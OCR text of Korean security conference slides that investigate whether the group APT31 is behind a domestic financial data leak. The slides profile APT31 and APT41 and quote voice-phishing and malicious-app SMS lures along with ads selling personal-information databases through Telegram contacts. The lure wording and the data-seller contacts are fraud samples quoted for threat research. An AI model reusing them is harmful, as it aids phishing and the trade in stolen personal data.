
최근 벌어진 국내 금융권 개인정보 유출 사건의 배후가 공격그룹 APT31이라고!? 두둥탁!?

ENKI 보안분석 연구소
서명환 연구원



www.CodeEngn.com
2022 CodeEngn Conference 18

CodeEngn

BUGCAMP

ENKI

들어가며

루스 포랏(Ruth Porat) 구글 최고재무관리자는 이메일을 통해 “코로나19의 역동적인 성격을 감안할 때, 모든 직원은 예기치 않게 집에서 일할 준비를 해야 한다”라면서 “매일 밤 노트북을 집으로 가져가라”라고 전했다.

트위터 역시 전 세계 직원들에게 집에서 일하라고 지시했다. 트위터는 이달 초 한국, 홍콩, 일본에 파견된 직원들에게 재택근무에 관한 업무 지침을 발표했으며, 이미 2월부터는 중요하지 않은 출장 및 행사를 중단시켰다.

코로나 이전

~~나에겐~~너무 어려운 주식 앱

~~힘든~~오프라인 근무

COVID-19 전/후


코로나 이후

일반인 투자 관심 👍

다양한 대출 상품 등장 👍

온라인 근무 👍

들어가며



루스 포랏(Ruth Porat) 구글 최고재무관리자는 이메일을 통해 "코로나19의 역동적인 성격을 감안할 때, 모든
서 일할 준비를 해야 한다"라면서 "매일 밤 노트북을 집으로 가져가라"라고 전했다.

들에게 집에서 일하라고 지시했다. 트위터는 이달 초 한국, 홍콩, 일본에 파견된 직원들에게
침을 발표했으며, 이미 2월부터는 중요하지 않은 출장 및 행사를 중단시켰다.


주식 앱
근무

COVID-19
전/후


코로나 이후

일반인 투자 관심 👍🏻
다양한 대출 상품 등장 👍🏻
온라인 근무 👍🏻

들어가며


02-851-5396
2020년 12월 10일 목요일
[Web발신]
(광고)
"『국민』는 소중한 당신과
함께
행복을 만드는 금융이
되겠습니다."
항상 KB를 이용해주셔서
고객님께
감사드립니다.
고객님께서는 이번
신용보증재단에서
보증지원을 통해 신청이
가능한 대출
상품으로 이용전 상품 내용와
접수
기간을 확인하여
신청바랍니다.
[상품내용]
-서민와 소상공인 대상을
특례보증
문자 메시지
<트레이더의 글로벌 마켓 읽기> – 1편
Editor's Note
토스피드가 <트레이더의 글로벌 마켓 읽기> 연재를 새롭게 시작합니다. 이 시리즈의 저자는 소리 없는 전쟁터와 같은 금융 시장에서 20여 년 동안 트레이더로 일해온 김동조입니다. 그의 글을 통해 우리가 평소에 접하는 다양한 경제 뉴스와 시장 상황이 거시적인 관점에서는 어떻게 연결되는지 힌트를 얻기를 바랍니다. 첫 화에서는 지난해 코로나19 위기에도 불구하고 이례적으로 호황을 기록한 주식 시장의 이유를 찾아봅니다.
In Brief
• 2020년은 코로나19 위기에도 불구하고, 주식시장이 일시적 하락 후 빠르게 반등했습니다.
• 기업의 매출과 이익이 급감한 경기침체 상황에서 주가가 반등하면서 거의 모든 기업의 밸류에이션이 높아졌고, 사람들은 소비를 줄이고 저축을 늘렸습니다.
• 코로나19 시대에도 주가가 오른 것은 중앙은행과 정부의 대응 때문이고, 그중 가장 중요한 것은 금리입니다. 금리는 향후 미래를 전망하는 데에 지속적으로 살펴봐야 할 것입니다.

들어가며



KB국민정부지원 대출안내

[Web발신]
(광고)4월부터 정부에서 실행된 긴급재난 지원대출 안내해드리고자 하니 잠시만 시간을 내어 읽어주시길 바랍니다.

지속적으로 많은 감염자가 발생이 되면서 민생경제에 큰문제로 정부에서는 전국민대상에게 긴급 금융지원을 해드리기 위하여, 'kb금융과 함께 금일부터 실행되며, 간단한 자격조건만 충족이 되면 누구나 신청이 가능합니다.

※기존의 진행조건과는 많이 변경되고 완화되어 쉽고 빠르게 상담만으로도 신청가능합니다
상담번호☎: 02-6083-
상담시간: 평일 09:00 ~ 18:30
<상담신청으로 인한 신용도에 100% 지장이 없음을 알려드립니다.>


[신청대상]
- 영세사업,소상공인기업,저소득(신용) 직업관련無
- 만21세 ~ 65세
- 중(고)금리 기대출 보유
- 부결 및 연체대상
- 신.복.위(파산면책) 인가승인 대상

보이스피싱 유도 문자메시지


[Web발신]
[정부지원 대환대출 간편대출 신청]
고객명 : 홍
고유번호 : L984
본인인증PIN :
166-345-
담당자 : 박철수
① 상단의 본인인증 PIN 클릭 또는 하단 미리보기 클릭
② [본인인증] 클릭하여 앱다운로드 및 설치
③ '간편대출' 클릭 후 신청서 작성
④ 담당자 확인

악성 앱 설치 유도 문자메시지

들어가며


KB국민정부지원 대출안내
[Web발신]
(광고)4월부터 정부에서 실행된 긴
안내해드리고자 하니 잠시만 시간
지속적으로 많은 감염자가 발생이
정부에서는 전국민대상에게 긴급
'kb금융과 함께 금일부터 실행되며
되면 누구나 신청이 가능합니다.
※기존의 진행조건과는 많이 변경되
상담만으로도 신청가능합니다
상담번호☎: 02-6083-
상담시간: 평일 09:00 ~ 18:30
<상담신청으로 인한 신용도에 100
알려드립니다.>
[신청대상]
- 영세사업,소상공인기업,저소득(신
- 만21세 ~ 65세
- 중(고)금리 기대출 보유
- 부결 및 연체대상
- 신.복.위(파산면책) 인가승인 대상
보이스피싱 유도
박
[Web발신]
[redacted]셀
[redacted]금속
내일 꼭잡으시고
연락주시면 좋겠습니다!
답장:1
거부:080-870-[redacted]
제목: 제목없음
[Web발신]
[redacted]셀+20.2%
[redacted]금속+17.53%
잡으셨죠
통화가능하신가요?
답장:1
거부:080870[redacted]
메시지를 입력하세요.
전송
대환대출
신청]
L984
IN :
철수
본인인증
또는 하단
클릭
증]
앱다운로드
출' 클릭 후
성
확인
유도 문자메시지

들어가며


조성은 @Wfa9OtOVlm3hDSf · 2020년 8월 19일
조성은디비
#주식디비
주식디비, 최신디비, 주식DB, 디비판
아직도 싸구려 짜집기 디비 쓰시나요?
이상한 싸구려 디비로 헛돈만 날리셨
#주식디비 #각종디비 #디비판매
믿을 수 있는 최신디비만 엄.선.해서
텔레그램문의 @kimsdblab
06/04/22 13:59:21 mtbrs.net/p
#주식디비
SEARCH FOR
실시간db판매＊텔레그램〖@HAPPYDB〗"보험디비팝니다"@증권디비판매§대출db팝니다※대출db판매☆증권디비판매★제테크디비foul실시간db판매○instead
검색 결과가 없습니다
24시문의
관 취급합니다
nayaam
t.me
Ayaa
Don't worry about your future all there is Allah is control
1
션 @sexysexy123789 · 2017년 5월 31일
위 DB업체. 인성솔루션 입니다ㅎ.
관 취급합니다ㅎㅎ. 가격상담 연락주세요.
: sexysexy123789@gmail쩜com
#은행디비 #토토디비 #골프디비
디비 #완콜디비 #모든디비
1
최신디비 주식디비
디비판매 KIMS
DB LAB
각종디비판매
주식디비
주식DB
실시간 주식디비 상시 구비
최신화된 회원 정보
최신주식디비 구매하기
카지노디비
카지노DB
실현가능성 높은 카지노디비
최신정보 업데이트
최신카지노디비구매 go
토토디비
토토DB
실이용자 중심의 토토디비 구비
상시 최신디비 업데이트
최신토토디비구매 문의하기
FX디비
FXDB
이용고객의 성향분류 FX디비
트렌드에 맞는 디비정보 최신화
FX디비 상담받기
보험디비
보험DB
실이용 고객 중심의 최신디비 구성
업데이트 진행,최신화 디비
보험디비구매 <<< 클릭
대출디비
대출DB
상시 업데이트 된 대출디비
각종 정보 매칭
대출디비문의 <<<클릭

CONTENTS

Ⅰ. APT31 History

과거 정보공작

공격 그룹 특징

Ⅰ. APT31 History 과거 정보공작

APT31

의심 국가: 중국

공격 대상: 정부, 국제 금융 기관, 항공우주 방위 업체뿐 아니라 하이테크, 건설 및 엔지니어링, 통신, 미디어, 보험을 비롯한 여러 산업 분야

개요: APT31은 중국과 관련된 사이버 스파이 범죄자로, 중국 정부와 국유 기업들에게 정치적, 경제적 및 군사적 이익 제공할 수 있는 정보를 얻는 데 초점을 두고 있습니다.

관련된 멀웨어:SOGU, LUCKYBIRD, SLOWGYRO, DUCKFAT

공격 경로:APT31은 Java, Adobe Flash와 같은 애플리케이션의 취약점을 악용하여 피해자 환경을 침입했습니다.

I. APT31 History 과거 정보공작

2022-05-20 · VinCSS · m4n0w4r, Tran Trung Kien, Dang Dinh Phuong

[RE027] China-based APT Mustang Panda might have still continued their attack activities against organizations in Vietnam

PlugX

2022-05-17 · Positive Technologies · Positive Technologies

Space Pirates: analyzing the tools and connections of a new hacker group

FormerFirstRAT PlugX Poison Ivy Rovnix ShadowPad Zupdax

2022-05-16 · JPCERT/CC · Shusei Tomonaga

Analysis of HUI Loader

HUI Loader PlugX Poison Ivy Quasar RAT

2022-05-05 · Cisco Talos · Jung soo An, Asheer Malhotra, Justin Thattil, Aliza Berk, Kendall McKay

Mustang Panda deploys a new wave of malware targeting Europe

Cobalt Strike Meterpreter PlugX

2022-05-02 · Sentinel LABS · Joey Chen, Amitai Ben Shushan Ehrlich

Moshen Dragon's Triad-and-Error Approach | Abusing Security Software to Sideload PlugX and ShadowPad

PlugX ShadowPad

2022-04-28 · PWC · PWC UK

Cyber Threats 2021: A Year in Retrospect (Annex)

Cobalt Strike Conti PlugX RokRAT Red Menshen

Ⅰ. APT31 History 과거 정보공작

APT41

의심 국가: 중국

공격 대상: 2012년 초부터 14개국 이상의 국가들의 기업/조직 스파이 활동 캠페인은 의료, 통신 및 첨단 부문을 표적으로 하고, 지적 재산을 노리는 활동도 이전부터 관찰되었습니다. 이 그룹의 사이버 공격은 비디오 게임 업계에서 가장 명확하게 나타나며, 가상 화폐 조작 및 랜섬웨어 배포 시도 등의 형태로 나타납니다. 교육, 여행 서비스 및 뉴스/미디어 회사를 대상으로 한 APT41의 작전은 개인을 추적하고 감시하고 있음을 시사합니다.

개요: APT41는 공격 활동이 활발한 사이버 위협 그룹으로, 중국이 후원하는 스파이 활동과 정부의 통제 밖에서 이루어지는 금전적 동기의 활동을 시행합니다.

관련된 멀웨어: APT41은 최소 46가지 코드 패밀리 및 도구를 사용하는 것으로 관찰되었습니다.

공격 경로: APT41은 컴파일된 HTML(.chm) 파일과 같은 첨부 파일이 있는 스피어 피싱 이메일을 주로 사용하여 피해자에게 초기 침투를 시도합니다. 피해 조직에 침투한 후에는 APT41이 보다 정교한 TTP를 활용하고 추가 멀웨어를 배포할 수 있습니다. 예를 들어 거의 1년간 지속된 한 캠페인에서 APT41은 수백 대의 시스템에 침투하여 백도어, 인증 스틸러, 키로거, 루트킷 등 150개에 가까운 고유 멀웨어를 사용했습니다. 또한 APT41은 제한적으로 루트킷 및 마스터 부트 레코드(MBR) 부트킷을 배포하여 멀웨어를 숨기고 일부 피해자 시스템에서 지속성을 유지했습니다.

Ⅰ. APT31 History 과거 정보공작

APT31

Suspected attribution: China

Target sectors: Multiple, including government, international financial organization, and aerospace and defense organizations, as well as high tech, construction and engineering, telecommunications, media, and insurance.

Overview: APT31 is a China-nexus cyber espionage actor focused on obtaining information that can provide the Chinese government and state-owned enterprises with political, economic, and military advantages.

Associated malware: SOGU, LUCKYBIRD, SLOWGYRO, DUCKFAT

Attack vectors: APT31 has exploited vulnerabilities in applications such as Java and Adobe Flash to compromise victim environments.

Ⅰ. APT31 History 과거 정보공작

APT31

malpedia

2012-02-10 · tracker.h3x.eu · Malware Corpus Tracker

